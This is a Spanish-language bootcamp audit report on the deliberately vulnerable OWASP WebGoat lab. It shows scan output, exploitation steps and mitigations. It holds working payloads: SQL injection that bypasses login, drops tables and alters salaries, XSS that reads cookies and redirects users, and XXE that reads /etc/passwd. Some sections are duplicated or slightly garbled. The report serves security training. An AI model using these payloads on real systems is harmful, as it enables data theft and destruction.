

Informe Auditoria



OWASP/WebGoat

Bootcamp
Ciberseguridad
KeepCoding 2024

Indice

- Introducción
- Metodología
- Ambito
- Alcance
- Conclusiones
- Vulnerabilidades analizadas
 - SQL Injection
 - Cross Site Scripting (XSS)
 - Security Misconfiguration
 - Outdated Components
 - Weak Password Policy
 - Insecure Login
 - Insecure Direct Object Reference (IDOR)
- Anexos
 - Resolucion de ejercicios
 - Informe de auditoría
- Referencias

Introducción

Este informe de auditoría ha sido realizado durante el bootcamp de ciberseguridad 2024 en Keepcoding. El objetivo de la auditoría es identificar y analizar las vulnerabilidades de seguridad presentes en la aplicación web de OWASP WebGoat.

Se pueden consultar las vulnerabilidades analizadas en el informe.

Se pueden consultar las soluciones de los ejercicios de WebGoat en el [repositorio](#) del proyecto.

Metodología

Se han utilizado herramientas de análisis como `nmap`, `whatweb`, `Nikto` y `dirbuster`, así como técnicas de fuzzing en las solicitudes HTTP, análisis de respuestas y captura de tráfico con `Burp Suite` y `Wireshark`. Otras técnicas incluyen el análisis del código fuente en el frontend, junto con la inspección de elementos en el navegador y solicitudes HTTP.

Alcance de la auditoría

La auditoría de seguridad se ha centrado en la identificación, análisis y explotación de las siguientes vulnerabilidades:

- A01:2021 - Broken Access Control - IDOR
- A03:2021 - Injection - SQL Injection
- A03:2021 - Injection - XSS (Cross Site Scripting)
- A05:2021 - Security Misconfiguration - XXE (XML External Entity)
- A06:2021 - Outdated Components
- A07:2021 - Identification and Authentication Failures - Insecure Login
- A07:2021 - Identification and Authentication Failures - Weak Password Policy

Ambito de la auditoría

La auditoría de seguridad se ha centrado en la identificación de vulnerabilidades en la aplicación web de OWASP WebGoat. La aplicación web ha sido desplegada en un contenedor Docker y se ha accedido a ella a través de un navegador web.

Conclusiones

De las vulnerabilidades analizadas, 4 son críticas, 2 son de alta severidad y 1 es de severidad media. Se identificaron violaciones de principios de seguridad como la autenticación y autorización, la confidencialidad, la integridad y la disponibilidad de la información. Se recomienda aplicar las mitigaciones propuestas en cada una de las vulnerabilidades para mejorar la seguridad de la aplicación web.




Figure 1: Chart 1




Figure 2: Chart 2

Information Gathering

El escaneo de servicios muestra el siguiente resultado:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 16:52 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00040s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.7p1 Debian 5 (protocol 2.0)
8080/tcp  open  http-proxy
9090/tcp  open  zeus-admin?
2 services unrecognized despite returning data.
```

Nos devuelve dos fingerprints de servicios en los puertos 8080 y 9090. El servicio en el puerto 8080 parece ser un servidor web, mientras que el servicio en el puerto 9090 no se puede identificar. Nikto tampoco ha podido identificar el servidor web en el puerto 8080.

Nikto nos devuelve el siguiente análisis:

- Nikto v2.1.5

```
+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        8080
+ Start Time:         2024-06-29 09:21:21 (GMT2)

+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ 6544 items checked: 0 error(s) and 1 item(s) reported on remote host
+ End Time:           2024-06-29 09:21:38 (GMT2) (17 seconds)

+ 1 host(s) tested
```

Detectamos dos servicios en los puertos 8080 y 9090. El servicio en el puerto 8080 parece ser un servidor web, mientras que el servicio en el puerto 9090 no se puede identificar. Nikto tampoco ha podido identificar el servidor web en el puerto 8080.

En el frontend de la aplicación web encontramos las siguientes librerías:

```
jquery: 'libs/jquery.min',
jqueryvuln: 'libs/jquery-2.1.4.min',
jqueryuivuln: 'libs/jquery-ui-1.10.4',
jqueryui: 'libs/jquery-ui.min',
underscore: 'libs/underscore-min',
backbone: 'libs/backbone-min',
bootstrap: 'libs/bootstrap.min',
text: 'libs/text',
templates: 'goatApp/templates',
polyglot: 'libs/polyglot.min',
search: 'search'
```




Figure 1: Librerías

Vulnerabilidades

Inyección de SQL

- Categoría de la vulnerabilidad: A03:2021 – Injection
- CWE: [CWE-89](#)
- #CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H (Crítico)

Descripción

Durante la auditoría se detectó que la aplicación web es vulnerable a inyección de SQL. Un atacante podría injectar código SQL en los campos de texto de la aplicación y obtener información sensible de la base de datos.

Explotación de la vulnerabilidad

En los campos `Employee Name` y `Employee ID` se pueden injectar sentencias SQL para obtener información de la base de datos.

Si ingresamos `3SL99A' or '1'='1` como id de empleado, la consulta final inyectada sería:

```
SELECT * FROM employees WHERE last_name='Smith' AND auth_tan='3SL99A' or '1'='1'
```

En cuanto al nombre del empleado, da igual el valor ingresado, siempre devolverá la lista completa de empleados.

The screenshot shows a web form with two input fields: 'Employee Name' containing 'Smith' and 'Authentication TAN' containing '3SL99A' or '1'='1'. Below the form, a success message reads: 'You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!' A table below displays employee data:

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Figure 1: Inyección exitosa

Post-explotación

Una vez que el atacante obtiene acceso a la base de datos, puede realizar consultas adicionales para obtener información sensible, como credenciales de usuarios, información de salarios o departamentos.

Adicionalmente, el usuario podría modificar o eliminar registros de la base de datos, lo que podría causar daños irreparables a la organización.

Entradas como las siguientes:

```

3SL99A' or '1'='1'; --
3SL99A' or '1'='1'; DROP TABLE employees; --
3SL99A' or '1'='1'; UPDATE employees SET salary=10000000 WHERE last_name='Smith';--

```

Son ejemplos de consultas que un atacante podría realizar para obtener información sensible o causar daños a la base de datos.

Explotación de los principios CIA vulnerados:

Podemos apreciar los tres principios de la seguridad de la información vulnerados en la explotación de la vulnerabilidad de inyección de SQL:

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	9999999	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

Employee Name:

Authentication TAN:

Sorry, this solution is not correct. Try again!

malformed string: '

Employee Name: Lastname

Authentication TAN: 3SL99A' or '1' = '1'; SELECT * f

Sorry, this solution is not correct. Try again!

user lacks privilege or object not found: EMPLOYEES

Possibles mitigaciones

Para mitigar esta vulnerabilidad, se recomienda utilizar consultas parametrizadas en lugar de concatenar directamente los valores ingresados por el usuario en las consultas SQL.

Además, se recomienda validar y sanitizar las entradas de los usuarios antes de ejecutar cualquier consulta en la base de datos.

Referencias

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- OWASP: SQL Injection
- SQL Injection Cheat Sheet
- SQL Injection Prevention Cheat Sheet

Cross Site Scripting (XSS)

- Categoría de la vulnerabilidad: A07:2021 – Cross Site Scripting (XSS)
- CWE: [CWE-79](#)
- #CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N (Alto)

Descripción

Durante la auditoría se detectó que la aplicación web es vulnerable a Cross Site Scripting (XSS). Un atacante podría injectar código JavaScript en los campos de texto de la aplicación y ejecutarlo en el navegador de otros usuarios u obtener información sensible de la sesión como cookies o credenciales.

Explotación de la vulnerabilidad

En el campo para la tarjeta de crédito, se puede injectar código JavaScript para obtener información sensible de la sesión del usuario.

Si ingresamos el siguiente código en el campo de la tarjeta de crédito:

```
<script>alert("hola mundo")</script>
```

Podemos injectar exitosamente código JavaScript en la aplicación web.




Figure 1: Inyección de js

Post-exploitación

Una vez que el atacante ha injectado código JavaScript en la aplicación web, puede realizar diferentes acciones maliciosas como:

- Obtener acceso a diferentes elementos de la página web.

```

<script>alert(document.cookie)</script>
<script>alert(JSON.stringify(localStorage))</script>
<script>alert(JSON.stringify(sessionStorage))</script>

```

Exposiciones de información:

The screenshot shows a "Shopping Cart" application interface. At the top, there's a table titled "Shopping Cart Items -- To Buy Now" listing four items with their prices, quantities, and totals. Below the table is a modal dialog box.

Modal Dialog Content:

- Address bar placeholder: `⊕ 172.17.0.1:8080`
- Text input field: `JSESSIONID=Z63eu4pgT42VkJMSF-l4NuhlfR0MQ2l7cd-kZb9zx`
- Buttons: "UpdateCart" (gray), "Aceptar" (blue), and "Purchase" (gray)

Bottom of the page:

The page footer contains a "Try again. We do more fancy." link and a "We have charged" message with a total amount of `$1997.96`.

- Redireccionar a una página maliciosa.

```
<script>window.location.href = "http://www.paginamaliciosa.com"</script>
```

Potenciales mitigaciones

Para mitigar esta vulnerabilidad, se recomienda:

- Validar y sanitizar las entradas de los usuarios antes de mostrarlas en la página web.
- Utilizar funciones de escape de caracteres especiales para evitar la ejecución de código JavaScript.
- Implementar Content Security Policy (CSP) para limitar los orígenes de los scripts que se pueden ejecutar en la página web.
- Utilizar el atributo `HttpOnly` en las cookies para evitar que sean accedidas por código JavaScript.
- Utilizar el atributo `SameSite` en las cookies para limitar el envío de cookies en peticiones cross-site.

Referencias

- OWASP: Cross Site Scripting (XSS)
- Cross Site Scripting Cheat Sheet
- Cross Site Scripting Prevention Cheat Sheet
- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- OWASP: Content Security Policy (CSP)
- SameSite cookies explained
- SameSite cookies: Lax by default

Security Misconfiguration (XXE)

- Categoría de la vulnerabilidad: A05:2021 – Security Misconfiguration
- CWE: [CWE-611](#)
- #CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H (Crítico)

Descripción

Durante la auditoría se detectó que la aplicación web es vulnerable a External Entity Injection (XXE). Un atacante podría injectar entidades externas en los archivos XML de la aplicación.

Explotación de la vulnerabilidad

Podemos capturar la solicitud con Burp Suite y modificar el XML para injectar código malicioso. Podemos injectar código para listar el contenido de un archivo en el servidor:

```
<?xml version="1.0"?>
<!DOCTYPE text [
  <!ENTITY js SYSTEM "file:///>
]>
<comment>
  <text>
    &js;
  </text>
</comment>
```

Petición original y petición modificada:

The screenshot shows the Burp Suite interface with the following details:

- Actividades**: Shows the timeline of requests.
- Burp Suite Community Edition**: Version v2024.5.4 - Temporary Project.
- Intercept**: Intercepted mode is active.
- HTTP history**: Shows a list of captured requests (151 to 156). Request 152 is selected, which corresponds to the modified XML.
- Original request**: The modified XML payload is shown in the raw tab.
- Response**: The response from the server is displayed, showing JSON data indicating the exploit was successful.
- Inspector**: Shows the request attributes, cookies, headers, and response headers.
- Notes**: A note is present regarding the exploit.

Original request (Modified XML):

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: localhost:8080
Content-Length: 59
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126.0.6478.57"
Accept-Language: es-ES
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36
Content-Type: application/xml
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=datadiego
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=Y0SXk6JT2PFPrVHlqt9Suao1OYNhLuKBQbtMBtIN
Connection: keep-alive
<?xml version="1.0"?>
<comment>
  <text>
    &js;
  </text>
</comment>
```

Response (JSON Data):

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Fri, 28 Jun 2024 19:57:21 GMT
Content-Length: 189
{
  "lessonCompleted":true,
  "feedback": "Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment": "SimpleXXE",
  "attemptWasMade":true
}
```

The screenshot shows the Burp Suite interface with the following details:

- Actividades**: Burp Suite Community Edition, 28 de jun 21:58.
- Project**: Temporary Project.
- Proxy** tab selected.
- Intercept** button is active.
- HTTP history** tab is selected.
- Filter settings**: Hiding CSS, image and general binary content.
- Table View** (List View is also available):

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookie
151	http://localhost:8080	GET	/WebGoat/service/lessonovervi...			200	571	JSON	mvc				127.0.0.1	
152	http://localhost:8080	POST	/WebGoat/xxe/simple	✓	✓	200	322	JSON					127.0.0.1	
153	http://localhost:8080	GET	/WebGoat/service/lessonmenu...										127.0.0.1	
154	http://localhost:8080	GET	/WebGoat/service/lessonovervi...										127.0.0.1	
155	http://localhost:8080	GET	/WebGoat/service/lessonmenu...										127.0.0.1	
156	http://localhost:8080	GET	/WebGoat/service/lessonovervi...										127.0.0.1	
- Edited request** pane (Left):


```
Pretty Raw Hex
3 Content-Length: 150
4 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Accept-Language: es-ES
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
  Safari/537.36
8 Content-Type: application/xml
9 Accept: /*
10 X-Requested-With: XMLHttpRequest
11 sec-ch-ua-platform: "Linux"
12 Origin: http://localhost:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:8080/WebGoat/start.mvc?username=datadiego
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=Y$SXk6JT2PFrVHlqt9Su0l0YMHLuKBQbtMBtiN
19 Connection: keep-alive
20
21 <?xml version="1.0"?>
22
23 <!DOCTYPE text [
24 <!ENTITY js SYSTEM "file:///etc/passwd">
25 ]>
26 <comment>
27   <text>
28     &s;
29   </text>
</comment>
```
- Response** pane (Center):


```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Fri, 28 Jun 2024 19:57:21 GMT
5 Content-Length: 189
6
7 {
8   "lessonCompleted":true,
9   "feedback":
10   "Congratulations. You have successfully completed the assignment."
11   ,
12   "output":null,
13   "assignment":"SimpleXXE",
14   "attemptWasMade":true
15 }
```
- Inspector** pane (Right):
 - Request attributes: 2
 - Request cookies: 1
 - Request headers: 18
 - Response headers: 4
 - Notes: 1

Post-exploitación

Una vez que el atacante ha injectado código malicioso en el XML, puede realizar diferentes acciones maliciosas como:

- Listar el contenido de archivos en el servidor.
- Obtener información sensible del sistema.
- Realizar ataques de denegación de servicio (DoS) al servidor.

Potenciales mitigaciones

Para mitigar esta vulnerabilidad, se recomienda:

- Deshabilitar la resolución de entidades externas en los archivos XML.
- Validar y sanitizar las entradas de los usuarios antes de procesar los archivos XML.
- Utilizar un parser XML seguro que no permita la resolución de entidades externas.

Referencias

- OWASP: XML External Entity (XXE) Processing
- CWE-611: Improper Restriction of XML External Entity Reference
- XML External Entity (XXE) Cheat Sheet
- XML External Entity (XXE) Injection

Componentes no actualizados


- Categoría: A06:2021 – Outdated Components
- CVE: [CVE-2019-11358](#)
- #CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N (Media)

Descripción

Durante la auditoría se detectó que la aplicación web utiliza componentes con versiones desactualizadas. Un atacante podría aprovechar vulnerabilidades conocidas en las versiones antiguas de los componentes para comprometer la seguridad de la aplicación.

Explotación de la vulnerabilidad

Acceder a las librerías usadas en el frontend es accesible desde el propio navegador, por lo que un atacante podría identificar la versión de jquery utilizada en la aplicación web y buscar vulnerabilidades conocidas en esa versión.




```
var jQuery = require('jquery');
...
// ...
// $ui might exist from components with no dependencies, e.g., $ui.$
$ui = $ui || {};
...
$.extend($ui, {
  version: '1.10.3',
  ...
  keyCodes: {
    BACKSPACE: 8,
    COMMA: 188,
    DOWN: 40,
    END: 35,
    LEFT: 37,
    ESCAPE: 27,
    HOME: 36,
    LEFT: 37,
    NUMPAD_ADD: 107,
    NUMPAD_DECIMAL: 119,
    ...
  }
});
```

Figure 1: Librerías

Un atacante podría aprovechar la vulnerabilidad en la versión de jquery para injectar código JavaScript malicioso en la aplicación web. Por ejemplo, si el atacante inyecta el siguiente código en un campo de texto:

```
<script>alert("hola mundo")</script>
```



jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Client side

Challenges

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog: [OK<script>alert("XdasSS")</script> Go!]

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur




Figure 2: Inyección de js

El código JavaScript se ejecutará en el navegador de los usuarios que visiten la página web.

Recomendación

Se recomienda actualizar los componentes de la aplicación web a las versiones más recientes para mitigar el riesgo de explotación de vulnerabilidades conocidas. Además, se recomienda implementar un proceso de gestión de vulnerabilidades para mantener actualizados los componentes de la aplicación web.

Referencias

- [CVE-2019-11358](#)
- [OWASP Top 10 2017 - A9: Using Components with Known Vulnerabilities](#)

Uso de contraseñas seguras

- Categoría de la vulnerabilidad: A02:2021 – Weak Passwords
- CWE: [CWE-521](#)
- #CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H (Crítico)

Descripción

Durante la auditoría se detectó que la aplicación web permite el uso de contraseñas débiles. Un atacante podría aprovechar contraseñas débiles para comprometer la seguridad de la aplicación.

Explotación de la vulnerabilidad

Dependiendo de la complejidad de la contraseña, un atacante podría adivinar la contraseña de un usuario mediante fuerza bruta o diccionario. Por ejemplo, si un usuario utiliza la contraseña 123456, un atacante podría adivinar la contraseña en pocos intentos.

Algunos patrones de contraseñas débiles son:

- Uso de contraseñas comunes como 123456, password, qwerty, admin, root, etc.
- Uso de contraseñas cortas o simples como abc123, qwerty123, password123, etc.
- Uso de información personal como nombre, fecha de nacimiento, número de teléfono, etc.
- Repetir combinaciones de caracteres como aaaaaa, 123123, qwertyqwerty, etc.

Ejemplos:

Contraseña: 1234 Estimated guesses needed to crack your password: 8

Contraseña: password Estimated guesses needed to crack your password: 3

Contraseña: admin Estimated guesses needed to crack your password: 716

Recomendación

Se recomienda implementar políticas de contraseñas seguras para mitigar el riesgo de adivinación de contraseñas. Algunas recomendaciones para crear contraseñas seguras son:

- Utilizar contraseñas de al menos 8 caracteres de longitud.
- Utilizar una combinación de caracteres alfanuméricos, caracteres especiales y números.
- Evitar el uso de contraseñas comunes o fáciles de adivinar.
- No utilizar información personal como nombre, fecha de nacimiento, número de teléfono, etc.

Ejemplos:

hyper!text808 Estimated guesses needed to crack your password: 1125400010000

434g3t%r3kt Estimated guesses needed to crack your password: 120000010000

Referencias

- OWASP Top 10 2021: A02:2021 – Weak Passwords
- CWE-521: Weak Password Requirements

IDOR (Insecure Direct Object Reference)

- Categoría de la vulnerabilidad: A01:2021 – Broken Access Control
- CWE: [CWE-639](#)
- #CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H (Crítico)

Descripción

Durante la auditoría se detectó el envío de información sensible en las solicitudes HTTP, lo que permite a un atacante acceder a información acerca de la gestión de usuarios de la aplicación web y, finalmente, a recursos protegidos de otros usuarios.

La vulnerabilidad rompe los principios de seguridad de la información de confidencialidad e integridad y dispone de un impacto crítico en la aplicación web.

Explotación de la vulnerabilidad

Un atacante podría aprovechar la vulnerabilidad de IDOR para acceder a recursos protegidos de otros usuarios.

Podemos capturar la solicitud GET mediante un proxy web como Burp Suite o leerla directamente desde el navegador.

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Thu, 27 Jun 2024 21:08:51 GMT
5 Content-Length: 104
6
7 {
8     "role":3,
9     "color":"yellow",
10    "size":"small",
11    "name":"Tom Cat",
12    "userId":"2342384"
13 }
```

Figure 1: Burp Suite

Post-exploitación

Un atacante puede acceder a recursos protegidos de otros usuarios, como información personal, datos sensibles, o realizar acciones en nombre de otros usuarios modificando la solicitud GET.

Podemos hacer fuzzing en la solicitud GET para identificar recursos protegidos de otros usuarios.

